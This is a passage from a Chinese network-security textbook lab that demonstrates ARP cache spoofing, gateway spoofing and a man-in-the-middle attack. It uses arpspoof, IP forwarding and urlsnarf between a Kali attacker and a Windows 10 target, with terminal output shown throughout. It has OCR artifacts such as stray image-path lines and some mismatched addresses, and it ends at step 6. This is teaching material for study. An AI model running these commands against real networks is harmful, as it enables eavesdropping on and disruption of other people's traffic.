| 类　型 | 序　号 | 软硬件要求 | 规　格 |
|---|---|---|---|
| 靶机 | 1 | 数量 | 1台 |
| | 2 | 操作系统版本 | Windows 10 |
| | 3 | 软件版本 | 无 |

## 1.2.3 实验过程

### 1. ARP 缓存欺骗攻击

**步骤 1**：登录靶机获取本机 ARP 缓存信息。正常登录靶机后，选择“运行”命令，在打开的对话框中输入 cmd 命令，打开命令提示符窗口。在窗口中分别输入 ipconfig 和 arp -a 命令，在打开的如图 1-11 所示的窗口中显示了本机的 IP 地址、ARP 缓存等网络配置信息。如图 1-11 所示，靶机的 IP 地址为 192.168.226.131。注意，当前靶机的 ARP 缓存中，IP 地址为 192.168.226.254 的主机对应的 MAC 地址为 00-50-56-f7-4c-87。



```
C:\Windows\system32\CMD.exe
C:\Users\Jiayi>ipconfig

Windows IP 配置


以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::2488:e0d1:1dd4:a57c%15
   IPv4 地址 . . . . . . . . . . . . : 192.168.226.131
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.226.2

以太网适配器 蓝牙网络连接:

   媒体状态 . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

C:\Users\Jiayi>arp -a

接口: 192.168.226.131 --- 0xf
  Internet 地址         物理地址              类型
  192.168.226.2         00-50-56-e2-42-7c     动态
  192.168.226.254       00-50-56-f7-4c-87     动态
  192.168.226.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

图 1-11　运行 ipconfig 和 arp -a 命令后的显示结果


**步骤 2**：登录攻击机进行 ARP 欺骗攻击。采用 root 根用户登录攻击机后，打开命令终端(terminal)，输入 ifconfig 命令查看攻击机的网络配置信息。

如图 1-12 所示，攻击机网卡 eth0 的 MAC 地址为：00-0c-29-2f-67-b7。

在攻击机中打开一个新的命令终端，输入 ARP 欺骗攻击命令 arpspoof -i eth0 -t 192.168.226.131 192.168.226.254。该命令将发送 ARP 数据包，以欺骗靶机(192.168.226.131)IP 地址为 192.168.226.254 主机的 MAC 地址为攻击机的 MAC 地址，如图 1-13 所示。


**步骤 3**：重新进入靶机，在命令提示符窗口重新输入 arp -a 命令，查看靶机当前的 ARP 缓存信息。如图 1-14 所示，在攻击机进行 ARP 欺骗攻击操作后，靶机当前的 ARP 缓存信息。

从图 1-14 可以发现，在攻击机执行 ARP 欺骗攻击后，靶机的 ARP 缓存信息中地址为 192.168.226.254 的主机 MAC 地址由 00-50-56-f7-4c-87 变为 00-0c-29-2f-67-b7，如图 1-12 所示，00-0c-29-2f-67-b7 为攻击机的 MAC 地址，说明攻击机已成功执行了 ARP 欺骗攻击。




```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.226.128  netmask 255.255.255.0  broadcast 192.168.226.255
        inet6 fe80::20c:29ff:fe2f:67b7  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:2f:67:b7  txqueuelen 1000  (Ethernet)
        RX packets 18448  bytes 20086217 (19.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4984  bytes 594092 (580.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 412  bytes 24480 (23.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 412  bytes 24480 (23.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 1-12　攻击机的网络配置信息



```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.226.131 192.168.226.254
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
```

图 1-13　ARP 欺骗攻击




```
C:\Users\Jiayi>arp -a

接口: 192.168.226.131 --- 0xf
  Internet 地址         物理地址              类型
  192.168.226.2         00-50-56-e2-42-7c     动态
  192.168.226.254       00-50-56-f7-4c-87     动态
  192.168.226.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态

C:\Users\Jiayi>arp -a

接口: 192.168.226.131 --- 0xf
  Internet 地址         物理地址              类型
  192.168.226.2         00-50-56-e2-42-7c     动态
  192.168.226.128       00-0c-29-2f-67-b7     动态
  192.168.226.254       00-0c-29-2f-67-b7     动态
  192.168.226.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

图 1-14　ARP 欺骗攻击后靶机 ARP 缓存信息

### 2. ARP 网关欺骗攻击

**步骤 1**：进入攻击机，通过 Ctrl+C 快捷键停止当前的 ARP 欺骗攻击（如图 1-15 所示方框标记表示开始停止执行当前 ARP 欺骗攻击指令）。



```
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:c:29:2f:67:b7
^CCleaning up and re-arping targets...
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:50:56:f7:4c:87
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:50:56:f7:4c:87
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:50:56:f7:4c:87
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:50:56:f7:4c:87
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.254 is-at 0:50:56:f7:4c:87

┌──(root㉿kali)-[~]
└─# 
```


图 1-15 停止 ARP 欺骗攻击

**步骤 2**：进入靶机，检查当前网络访问情况。如图 1-16 所示，当前靶机可以正常访问网络。

图 1-16 网络访问情况

**步骤 3**：重新进入攻击机，然后通过命令 arpspoof -i eth0 -t 192.168.226.131 192.168.226.2（如图 1-11 所示，192.168.226.2 为靶机的默认网关）将攻击机伪装为网关，如图 1-17 所示。

启动 Arpspoof 攻击后，输出的信息显示了攻击机向目标主机 192.168.226.131 发送的数据包。其中，0:c:29:2f:67:b7 表示攻击机的 MAC 地址；0:c:29:9a:8e:24 表示靶机 192.168.226.131 的 MAC 地址。当以上攻击过程成功后，靶机 192.168.226.131 在给




```
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:50:56:e2:42:7c
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:50:56:e2:42:7c
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:50:56:e2:42:7c
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:50:56:e2:42:7c

┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.226.131 192.168.226.2
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:c:29:9a:8e:24 0806 42: arp reply 192.168.226.2 is-at 0:c:29:2f:67:b7
```

图 1-17　开启 ARP 网关欺骗攻击

网关 192.168.226.2 发送数据时，都将会把数据发送到攻击机 192.168.226.128 上。

**步骤 4**：重新进入靶机，检查网络访问情况。如图 1-18 所示，当前靶机不可以访问网络。



嗯… 无法访问此页面

找不到 www.baidu.com 的 DNS 地址。现在正在诊断问题。

尝试运行 Windows 网络诊断。

DNS_PROBE_STARTED

图 1-18　网络访问情况

这是因为步骤 3 执行 ARP 网关欺骗攻击成功后，靶机在向网关发送数据时都将把数据发送到攻击机上。由于攻击机没有开启 IP 转发功能，导致靶机不能正常访问网络。

### 3. ARP 中间人欺骗攻击

**步骤 1**：进入攻击机，开启 IP 转发功能。打开一个新的命令终端，输入命令：echo 1 >> /proc/sys/net/ipv4/ip_forward 开启 IP 转发功能，如图 1-19 所示。

**步骤 2**：进入靶机，查看网络访问情况。可以发现当前网络可以正常访问，如图 1-20





图 1-19　开启 IP 转发功能


图 1-20　网络访问情况

所示。


**步骤 3**：进入攻击机，使用 Arpspoof 注入攻击欺骗网关。首先，打开一个新的命令终端，执行 arpspoof -i eth0 -t 192.168.226.2 192.168.226.131 命令，如图 1-21 所示。

以上输出信息显示了攻击机向网关 192.168.226.2 发送的数据包。当该攻击成功后，网关 192.168.226.2 发给目标系统 192.168.6.131 上的信息将被发送到攻击机 192.168.226.128 上。

步骤 1 和步骤 3 都执行成功后，攻击者就相当于控制了网关与目标主机的数据传输。攻击者可以通过收到的数据，查看被发送到目标系统上的重要信息。


**步骤 4**：在攻击机中打开一个新的命令终端，执行 urlsnarf -i eth0 命令以捕获并监视靶机的网络访问数据，如图 1-22 所示。

**步骤 5**：进入靶机，访问任意网址，如 http://www.tup.com.cn，如图 1-23 所示。



```
┌──(root㉿kali)-[~/Desktop]
└─# arpspoof -i eth0 -t 192.168.226.2 192.168.226.131
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
0:c:29:2f:67:b7 0:50:56:e2:42:7c 0806 42: arp reply 192.168.226.131 is-at 0:c:29:2f:67:b7
```

图 1-21　ARP 注入攻击欺骗网关



```
┌──(root㉿kali)-[~]Desktop
└─# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
█92.168.226.131 - - [07/Sep/2021:01:36:00 +0800] "GET http://www.jsp.cn/ HTTP/1.1" - - "-"
 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9
3.0.4577.62 Safari/537.36 Edg/93.0.961.38"
^C
```

图 1-22　监视靶机的网络访问数据

图 1-23　访问任意网址

**步骤 6**：重新进入攻击机，查看靶机访问 URL 地址的信息，如图 1-24 所示。

